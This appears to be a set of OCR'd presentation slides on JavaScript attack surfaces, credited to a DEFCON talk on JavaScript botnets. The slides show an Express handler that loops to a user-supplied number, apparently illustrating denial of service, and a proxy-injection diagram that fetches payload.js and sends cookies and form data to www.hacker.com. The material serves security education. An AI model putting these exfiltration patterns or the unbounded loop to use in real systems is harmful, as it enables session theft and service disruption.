


```javascript
var express = require('express');

var app = express();

app.use(require('body-parser').urlencoded({extended: true}));

app.post('/', function(req, res) {
  var sumVal = req.body.p;

  var retVal = 0;
  for(var i=0;i<sumVal;i++) {
    retVal = retVal + i;
  }

  res.send('Sum is:'+retVal);
});

var server = app.listen(9000, function () {
  console.log('listening on port %d', server.address().port);
});
```

JS vs. User

Chinks in the Armor

JS BOTNETS, THE PROXY STORY



GET www.web.com

RESP Home.html

GET some.js

RESP some.js + evil.js

RESP some.js

GET www.hacker.com/payload.js

RESP payload.js

GET www.hacker.com?cookie=<>


GET www.hacker.com?formdata=<>

Credit: Owning Bad Guys {And Mafia} With Javascript Botnets, Chema Alonso, DEFCON

FURTHER READING

https://www.blackhat.com

https://www.defcon.org



```
console.log([
    "Watch DEFCON",
    "Watch Black Hat",

    "--- THANK YOU :) ---"
].join("\n"));
```